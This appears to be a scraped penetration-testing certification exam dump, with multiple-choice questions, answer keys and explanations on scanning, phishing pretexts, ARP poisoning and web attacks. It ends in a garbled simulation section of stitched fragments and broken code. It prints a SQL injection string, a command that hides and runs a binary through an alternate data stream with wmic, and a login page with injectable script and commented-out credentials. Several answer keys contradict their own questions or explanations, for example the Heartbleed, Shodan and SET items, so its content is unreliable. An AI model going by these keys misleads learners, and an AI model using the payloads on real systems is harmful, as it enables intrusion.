The most effective way for the tester to achieve this objective is to send a pretext email from the IT department before sending the download instructions later. A pretext email is an email that uses deception or impersonation to trick users into believing that it is from a legitimate source or authority, such as the IT department. A pretext email can be used to establish trust or rapport with the users, and then persuade them to perform an action or provide information that benefits the attacker. In this case, the tester can send a pretext email from the IT department that informs users about an important update or maintenance task that requires them to download and run an executable file later. The tester can then send another email with the download instructions and attach or link to the malicious executable file. The users may be more likely to follow these instructions if they have received a prior email from the IT department that prepared them for this action. The other options are not as effective ways for the tester to achieve this objective. Dropping USB flash drives around the company campus with the file on it may not reach many users, as they may not find or pick up the USB flash drives, or they may be suspicious of their origin or content.

NEW QUESTION 122

A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

- A. `nmap 192.168.1.1-5 -PU22-25,80`
- B. `nmap 192.168.1.1-5 -PA22-25,80`
- C. `nmap 192.168.1.1-5 -PS22-25,80`
- D. `nmap 192.168.1.1-5 -Ss22-25,80`

Answer: C

Explanation:

PS/PA/PU/PY are host discovery flags which use TCP SYN/ACK, UDP or SCTP discovery respectively. And since the ports in the options are mostly used by TCP protocols, then it's either the PS or PA flag. But since we need to know if the ports are live, sending SYN packet is a better alternative. Hence, I choose PS in this case.

The `nmap -PS22-25,80 192.168.1.1-5` command will return vulnerable ports that might be interesting to a potential attacker, as it will perform a TCP SYN scan on ports 22, 23, 24, 25, and 80 of the target hosts. A TCP SYN scan is a stealthy technique that sends a SYN packet to each port and waits for a response. If the response is a SYN/ACK packet, it means the port is open and listening for connections. If the response is a RST packet, it means the port is closed and not accepting connections. If there is no response, it means the port is filtered by a firewall or IDS.

NEW QUESTION 125

A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host. Which of the following utilities would BEST support this objective?

- A. Socat
- B. tcpdump
- C. Scapy
- D. dig

Answer: C

Explanation:

<https://thepacketgeek.com/scapy/building-network-tools/part-09/>

NEW QUESTION 126

The following output is from reconnaissance on a public-facing banking website:

```
...
Start 2021-02-02 18:24:59 -->> 192.168.1.66:443 (192.168.1.66) <<--
rDNS (192.168.1.66): centralbankwebservice.local
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN
SSLv2 not offered (OK)
SSLv3 not offered (OK)
TLS 1 offered (deprecated)
TLS 1.1 not offered
TLS 1.2 not offered and downgraded to a weaker protocol
TLS 1.3 not offered and downgraded to a weaker protocol
NPN/SPDY not offered
ALPN/HTTP2 not offered
Testing cipher categories
NULL ciphers (no encryption) not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL) not offered (OK)
LOW: 64 Bit + DES, RC[2,4] (w/o export) offered (NOT ok)
Triple DES Ciphers / IDEA offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) not offered

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4
No ciphers supporting Forward Secrecy offered

Testing server preferences
Has server cipher order? no (NOT ok)
Negotiated protocol TLSv1
Negotiated cipher AES256-SHA (limited sense as client will pick)
...
```

Based on these results, which of the following attacks is MOST likely to succeed?

- A. A birthday attack on 64-bit ciphers (Sweet32)
- B. An attack that breaks RC4 encryption
- C. An attack on a session ticket extension (Ticketbleed)
- D. A Heartbleed attack

Answer: D

Explanation:

Based on these results, the most likely attack to succeed is a Heartbleed attack. The Heartbleed attack is a vulnerability in the OpenSSL implementation of the TLS/SSL protocol that allows an attacker to read the memory of the server and potentially steal sensitive information, such as private keys, passwords, or session tokens. The results show that the website is using OpenSSL 1.0.1f, which is vulnerable to the Heartbleed attack¹.

NEW QUESTION 129

A penetration tester has been hired to examine a website for flaws. During one of the time windows for testing, a network engineer notices a flood of GET requests to the web server, reducing the website's response time by 80%. The network engineer contacts the penetration tester to determine if these GET requests are part of the test. Which of the following BEST describes the purpose of checking with the penetration tester?

- A. Situational awareness
- B. Rescheduling
- C. DDoS defense
- D. Deconfliction

Answer: D

Explanation:

<https://redteam.guide/docs/definitions/>

Deconfliction is the process of coordinating activities and communicating information to avoid interference, confusion, or conflict among different parties involved in an operation. The network engineer contacted the penetration tester to check if the GET requests were part of the test, and to avoid any potential misunderstanding or disruption of the test or the website. The other options are not related to the purpose of checking with the penetration tester.

NEW QUESTION 133

A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

- A. PLCs will not act upon commands injected over the network.
- B. Supervisors and controllers are on a separate virtual network by default.
- C. Controllers will not validate the origin of commands.
- D. Supervisory systems will detect a malicious injection of code/commands.

Answer: C

Explanation:

PLCs are programmable logic controllers that execute logic operations on input signals from sensors and output signals to actuators. They are often connected to supervisory systems that provide human-machine interfaces and data acquisition functions. If both systems are connected to the company intranet, they are exposed to potential attacks from internal or external adversaries. A valid assumption is that controllers will not validate the origin of commands, meaning that an attacker can send malicious commands to manipulate or sabotage the industrial process. The other assumptions are not valid because they contradict the facts or common practices.

NEW QUESTION 134

A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

- A. Direct-to-origin
- B. Cross-site scripting
- C. Malware injection
- D. Credential harvesting

Answer: C

Explanation:

Malware injection is the most likely cloud attack that the penetration tester implemented, as it involves adding a fake VM instance to the IaaS component of the client's VM. Malware injection is a type of attack that exploits vulnerabilities in cloud services or applications to inject malicious code or data into them. The injected malware can then compromise or control the cloud resources or data.

NEW QUESTION 137

The delivery of a penetration test within an organization requires defining specific parameters regarding the nature and types of exercises that can be conducted and when they can be conducted. Which of the following BEST identifies this concept?

- A. Statement of work
- B. Program scope
- C. Non-disclosure agreement
- D. Rules of engagement

Answer: D

Explanation:

Rules of engagement (ROE) is a document that outlines the specific guidelines and limitations of a penetration test engagement. The document is agreed upon by both the penetration testing team and the client and sets expectations for how the test will be conducted, what systems are in scope, what types of attacks are allowed, and any other parameters that need to be defined. ROE helps to ensure that the engagement is conducted safely, ethically, and with minimal disruption to the client's operations.

NEW QUESTION 138

A Chief Information Security Officer wants a penetration tester to evaluate whether a recently installed firewall is protecting a subnetwork on which many decades-old legacy systems are connected. The penetration tester decides to run an OS discovery and a full port scan to identify all the systems and any potential vulnerability. Which of the following should the penetration tester consider BEFORE running a scan?

- A. The timing of the scan
- B. The bandwidth limitations
- C. The inventory of assets and versions
- D. The type of scan

Answer: C

NEW QUESTION 143

A penetration tester has found indicators that a privileged user's password might be the same on 30 different Linux systems. Which of the following tools can help the tester identify the number of systems on which the password can be used?

- A. Hydra
- B. John the Ripper
- C. Cain and Abel
- D. Medusa

Answer: D

Explanation:

Both Hydra and Medusa can be used for that same purpose:

THC Hydra is a brute-force cracking tool for remote authentication services. It supports many protocols, including telnet, FTP, LDAP, SSH, SNMP, and others.

Medusa is a Parallel, Modular and Speedy method for brute-force which issued for remote authentication. Following are the applications and protocols like modular design, Thread based parallel testing and flexible user input and protocols are AFP, CVS, FTP, HTTP, IMAP etc.

NEW QUESTION 144

The following PowerShell snippet was extracted from a log of an attacker machine:

```
1.$net="192.168.1."
2.$setipaddress ="192.168.2."
3.function Test-Password {
4.if (args[0] -eq 'Dummy12345') {
5.  return 1
6. }
7.else {
8.$cat = 22, 25, 80, 443
9.  return 0
10. }
11.}
12.$cracked = 0
13.crackedpd = [ 192, 168, 1, 2]
14.$i =0
15.Do {
16. $test = 'Dummy' + $i
17. $cracked = Test - Password Test
18.$i++
19.$crackedp = ( 192, 168, 1, 1) + $cat
20.}
21.While($cracked -eq 0)
22.Write-Host " Password found : " $test
23.$setipaddress = [ 192, 168, 1, 4]
```

A penetration tester would like to identify the presence of an array. Which of the following line numbers would define the array?

- A. Line 8
- B. Line 13
- C. Line 19
- D. Line 20

Answer: A

Explanation:

\$X=2,4,6,8,9,20,5

\$y=[System.Collections.ArrayList]\$X

\$y.RemoveRange(1,2) As you can see the array has no brackets and no periods. IT HAS SEMICOLLONS TO SEPERATE THE LISTED ITEMS OR VALUES.

NEW QUESTION 149

A consultant is reviewing the following output after reports of intermittent connectivity issues:

```
? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet]
```

Which of the following is MOST likely to be reported by the consultant?

- A. A device on the network has an IP address in the wrong subnet.
- B. A multicast session was initiated using the wrong multicast group.
- C. An ARP flooding attack is using the broadcast address to perform DDoS.
- D. A device on the network has poisoned the ARP cache.

Answer: D

Explanation:

The gateway for the network (192.168.1.1) is at 0a:d1:fa:b1:01:67, and then, another machine (192.168.1.136) also claims to be on the same MAC address. With this on the same network, intermittent connectivity will be inevitable as long as the gateway remains unreachable on the IP known by the other machines on the network, and given that the new machine claiming to be the gateway has not been configured to route traffic.

The output shows an ARP table that contains entries for IP addresses and their corresponding MAC addresses on a local network interface (en0). ARP stands for Address Resolution Protocol and is used to map IP addresses to MAC addresses on a network. However, one entry in the table is suspicious:

? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet] This entry has the same MAC address as another entry:

? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]

This indicates that a device on the network has poisoned the ARP cache by sending false ARP replies that associate its MAC address with multiple IP addresses, including 192.168.1.136 and 192.168.1.1 (which is likely the gateway address). This allows the device to intercept or redirect traffic intended for those IP addresses.

NEW QUESTION 150

A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

- A. Understanding the tactics of a security intrusion can help disrupt them.
- B. Scripts that are part of the framework can be imported directly into SIEM tools.
- C. The methodology can be used to estimate the cost of an incident better.
- D. The framework is static and ensures stability of a security program overtime.

Answer: A

NEW QUESTION 154

During a penetration tester found a web component with no authentication requirements. The web component also allows file uploads and is hosted on one of the target public web the following actions should the penetration tester perform next?

- A. Continue the assessment and mark the finding as critical.
- B. Attempting to remediate the issue temporally.
- C. Notify the primary contact immediately.
- D. Shutting down the web server until the assessment is finished

Answer: C

Explanation:

The penetration tester should notify the primary contact immediately, as this is a serious security issue that may compromise the confidentiality, integrity, and availability of the web server and its data. A web component with no authentication requirements and file upload capabilities can allow an attacker to upload malicious files, such as web shells, backdoors, or malware, to the web server and gain remote access or execute arbitrary commands on the web server. This can lead to further attacks, such as data theft, data corruption, privilege escalation, lateral movement, or denial of service. The penetration tester should inform the primary contact of the issue and its potential impact, and provide recommendations for remediation, such as implementing authentication mechanisms, restricting file upload types and sizes, or scanning uploaded files for malware. The other options are not appropriate actions for the penetration tester at this stage. Continuing the assessment and marking the finding as critical would delay the notification and remediation of the issue, which may increase the risk of exploitation by other attackers. Attempting to remediate the issue temporarily would interfere with the normal operation of the web server and may cause unintended consequences or damage. Shutting down the web server until the assessment is finished would disrupt the availability of the web server and its services, and may violate the scope or agreement of the assessment.

NEW QUESTION 159

A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

- A. ROE
- B. SLA
- C. MSA
- D. NDA

Answer: D

NEW QUESTION 162

A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?

- A. /var/log/messages
- B. /var/log/last_user
- C. /var/log/user_log
- D. /var/log/lastlog

Answer: D

Explanation:

The /var/log/lastlog file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.

NEW QUESTION 167

A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

- A. Run nmap with the -o, -p22, and -sC options set against the target
- B. Run nmap with the -sV and -p22 options set against the target
- C. Run nmap with the --script vulners option set against the target
- D. Run nmap with the -sA option set against the target

Answer: C

Explanation:

Running nmap with the --script vulners option set against the target would best support the task of identifying CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running, as it will use an NSE script that checks for vulnerabilities based on version information from various sources, such as CVE databases2. The --script option allows users to specify which NSE scripts to run during an Nmap scan.

NEW QUESTION 170

A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

- A. Wireshark

- B. Aircrack-ng
- C. Kismet
- D. Wifite

Answer: B

NEW QUESTION 175

A security analyst needs to perform a scan for SMB port 445 over a /16 network. Which of the following commands would be the BEST option when stealth is not a concern and the task is time sensitive?

- A. Nmap -s 445 -Pn -T5 172.21.0.0/16
- B. Nmap -p 445 -n -T4 -open 172.21.0.0/16
- C. Nmap -sV --script=smb* 172.21.0.0/16
- D. Nmap -p 445 -max -sT 172. 21.0.0/16

Answer: B

Explanation:

Nmap is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses. The command Nmap -p 445 -n -T4 -open 172.21.0.0/16 would scan for SMB port 445 over a /16 network with the following options:

- -p 445 specifies the port number to scan.
- -n disables DNS resolution, which can speed up the scan by avoiding unnecessary queries.
- -T4 sets the timing template to aggressive, which increases the speed of the scan by sending packets faster and waiting less for responses.
- -open only shows hosts that have open ports, which can reduce the output and focus on relevant results.

The other commands are not optimal for scanning SMB port 445 over a /16 network when stealth is not a concern and the task is time sensitive.

NEW QUESTION 179

A penetration tester learned that when users request password resets, help desk analysts change users' passwords to 123change. The penetration tester decides to brute force an internet-facing webmail to check which users are still using the temporary password. The tester configures the brute-force tool to test usernames found on a text file and the... Which of the following techniques is the penetration tester using?

- A. Password brute force attack
- B. SQL injection
- C. Password spraying
- D. Kerberoasting

Answer: A

Explanation:

The penetration tester is using a password brute force attack, which is a type of password guessing attack that involves trying many possible combinations of passwords against a single username or account. A password brute force attack can be effective when the password is known to be weak, simple, or predictable, such as a default or temporary password. In this case, the penetration tester knows that the help desk analysts change users' passwords to 123change when they request password resets, and decides to brute force the webmail with this password and a list of usernames. A password brute force attack can be done by using tools such as Hydra, which can perform parallelized login attacks against various protocols and services¹. The other options are not techniques that the penetration tester is using. SQL injection is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. Password spraying is a type of password guessing attack that involves trying one or a few common passwords against many usernames or accounts. Kerberoasting is a type of attack that exploits a vulnerability in the Kerberos authentication protocol that allows an attacker to request and crack service tickets for service accounts with weak passwords.

NEW QUESTION 180

Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

- A. Shodan
- B. Nmap
- C. WebScarab-NG
- D. Nessus

Answer: B

NEW QUESTION 182

A compliance-based penetration test is primarily concerned with:

- A. obtaining PII from the protected network.
- B. bypassing protection on edge devices.
- C. determining the efficacy of a specific set of security standards.
- D. obtaining specific information from the protected network.

Answer: C

NEW QUESTION 183

Which of the following describe the GREATEST concerns about using third-party open-source libraries in application code? (Choose two.)

- A. The libraries may be vulnerable
- B. The licensing of software is ambiguous
- C. The libraries' code bases could be read by anyone
- D. The provenance of code is unknown

- E. The libraries may be unsupported
- F. The libraries may break the application

Answer: AD

Explanation:

- A. The libraries may be vulnerable to security bugs or exploits that can compromise the application or the data. According to the web search results, open-source libraries often have vulnerabilities that can be exploited by attackers, such as Heartbleed, Shellshock, DROWN, or npm left-pad1234. These vulnerabilities can allow attackers to extract sensitive data, execute arbitrary commands, decrypt encrypted traffic, or break the functionality of the application. Therefore, using third-party open-source libraries in application code poses a significant security risk.
- D. The provenance of code is unknown, meaning that the origin and history of the code are not verified or documented. According to the web search results, open-source libraries and client projects are developed and continuously evolving in an asynchronous way, which makes it difficult to track the changes and updates of the code2. Moreover, open-source libraries may have dependencies on other libraries, which can introduce additional risks or vulnerabilities1. Therefore, using third-party open-source libraries in application code poses a significant quality risk.

NEW QUESTION 184

During the scoping phase of an assessment, a client requested that any remote code exploits discovered during testing would be reported immediately so the vulnerability could be fixed as soon as possible. The penetration tester did not agree with this request, and after testing began, the tester discovered a vulnerability and gained internal access to the system. Additionally, this scenario led to a loss of confidential credit card data and a hole in the system. At the end of the test, the penetration tester willfully failed to report this information and left the vulnerability in place. A few months later, the client was breached and credit card data was stolen. After being notified about the breach, which of the following steps should the company take NEXT?

- A. Deny that the vulnerability existed
- B. Investigate the penetration tester.
- C. Accept that the client was right.
- D. Fire the penetration tester.

Answer: B

Explanation:

The penetration tester violated the client's request and the code of ethics by not reporting the vulnerability immediately and leaving it in place. This could have contributed to the breach and the data loss. The company should investigate the penetration tester's actions and motives, and hold them accountable for any negligence or malpractice.

NEW QUESTION 188

A red team completed an engagement and provided the following example in the report to describe how the team gained access to a web server:

x' OR role LIKE '%admin%

Which of the following should be recommended to remediate this vulnerability?

- A. Multifactor authentication
- B. Encrypted communications
- C. Secure software development life cycle
- D. Parameterized queries

Answer: D

Explanation:

The best recommendation to remediate this vulnerability is to use parameterized queries in the web application. Parameterized queries are a way of preventing SQL injection attacks by separating the SQL statements from the user input. This way, the user input is treated as a literal value and not as part of the SQL statement. For example, instead of using x' OR role LIKE '%admin%', the user input would be passed as a parameter to a prepared statement that would check if it matches any value in the database.

NEW QUESTION 189

Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

- A. Buffer overflows
- B. Cross-site scripting
- C. Race-condition attacks
- D. Zero-day attacks
- E. Injection flaws
- F. Ransomware attacks

Answer: BE

Explanation:

A01-Injection
A02-Broken Authentication A03-Sensitive Data Exposure A04-XXE
A05-Broken Access Control A06-Security Misconfiguration A07-XSS
A08-Insecure Deserialization
A09-Using Components with Known Vulnerabilities A10-Insufficient Logging & Monitoring

NEW QUESTION 191

A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees.

Which of the following tools can help the tester achieve this goal?

- A. Metasploit
- B. Hydra

- C. SET
- D. WPScan

Answer: A

NEW QUESTION 192

Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

- A. devices produce more heat and consume more power.
- B. devices are obsolete and are no longer available for replacement.
- C. protocols are more difficult to understand.
- D. devices may cause physical world effects.

Answer: D

Explanation:

"A significant issue identified by Wiberg is that using active network scanners, such as Nmap, presents a weakness when attempting port recognition or service detection on SCADA devices. Wiberg states that active tools such as Nmap can use unusual TCP segment data to try and find available ports. Furthermore, they can open a massive amount of connections with a specific SCADA device but then fail to close them gracefully." And since SCADA and ICS devices are designed and implemented with little attention having been paid to the operational security of these devices and their ability to handle errors or unexpected events, the presence idle open connections may result into errors that cannot be handled by the devices.

NEW QUESTION 193

A penetration tester joins the assessment team in the middle of the assessment. The client has asked the team, both verbally and in the scoping document, not to test the production networks. However, the new tester is not aware of this request and proceeds to perform exploits in the production environment. Which of the following would have MOST effectively prevented this misunderstanding?

- A. Prohibiting exploitation in the production environment
- B. Requiring all testers to review the scoping document carefully
- C. Never assessing the production networks
- D. Prohibiting testers from joining the team during the assessment

Answer: B

Explanation:

The scoping document is a document that defines the objectives, scope, limitations, deliverables, and expectations of a penetration testing engagement. It is an essential document that guides the penetration testing process and ensures that both the tester and the client agree on the terms and conditions of the test. Requiring all testers to review the scoping document carefully would have most effectively prevented this misunderstanding, as it would have informed the new tester about the client's request not to test the production networks. The other options are not effective or realistic ways to prevent this misunderstanding.

NEW QUESTION 195

Which of the following provides an exploitation suite with payload modules that cover the broadest range of target system types?

- A. Nessus
- B. Metasploit
- C. Burp Suite
- D. Ethercap

Answer: B

NEW QUESTION 199

A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the wmic.exe process call create function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?

- A. Alternate data streams
- B. PowerShell modules
- C. MP4 steganography
- D. PsExec

Answer: A

Explanation:

Alternate data streams (ADS) are a feature of the NTFS file system that allows storing additional data in a file without affecting its size, name, or functionality. ADS can be used to hide or embed data or executable code in a file, such as a specially crafted binary for later execution. ADS can be created or accessed using various tool or commands, such as the command prompt, PowerShell, or Sysinternals12. For example, the following command can create an ADS named secret.exe in a file named test.txt and run it using wmic.exe process call create function: type secret.exe > test.txt:secret.exe & wmic process call create "cmd.exe /c test.txt:secret.exe"

NEW QUESTION 204

When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

- A. <#
- B. <\$
- C. ##
- D. #\$
- E. #!

Answer: E

NEW QUESTION 208

A Chief Information Security Officer wants to evaluate the security of the company's e-commerce application. Which of the following tools should a penetration tester use FIRST to obtain relevant information from the application without triggering alarms?

- A. SQLmap
- B. DirBuster
- C. w3af
- D. OWASP ZAP

Answer: C

Explanation:

W3AF, the Web Application Attack and Audit Framework, is an open source web application security scanner that includes directory and filename bruteforcing in its list of capabilities.

NEW QUESTION 211

SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

Weak Apache Tomcat Credentials

Null session enumeration

Weak SMB file permissions

Webdav file upload

ARP spoofing

SNMP enumeration

Fragmentation attack

FTP anonymous login

NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
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OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds


```
ports = [21, 22]

{ :ports => 21:ports => 22 }

#!/usr/bin/python

for $PORT in $SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

export $SPORTS = 21,22

#!/usr/bin/ruby

#!/usr/bin/bash

for port in ports:
```


```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

```
Secure System
https://comptia.org/login.aspx#remediatesource

1 <html>
2 <head>
3 <title>Secure Login</title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHhZmloqGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXJndWlydm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDpYmhoZHNmc291Ymdoc3d5ZGI1Z2Zl
8 bnNkbGlqO2Job3VpYXNpZGZubXM7bGkZmliaHZab3NhZGJua2N4dnZ1aWdoia3NqYWVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkaZGZidmkaamFmbGhk3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hoZHNmZmU1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnYmYnZlZXJ2" name="csrf-token" />
10 <select><script>
11 document.write("<OPTION value='1'>"+document.location.href.substring(document.location.href.indexOf('/')+16)+"</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action=""<uid value=""main id="" method="post">
15 <div style="margin-top:200px;margin-bottom:10px">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
25 </div>
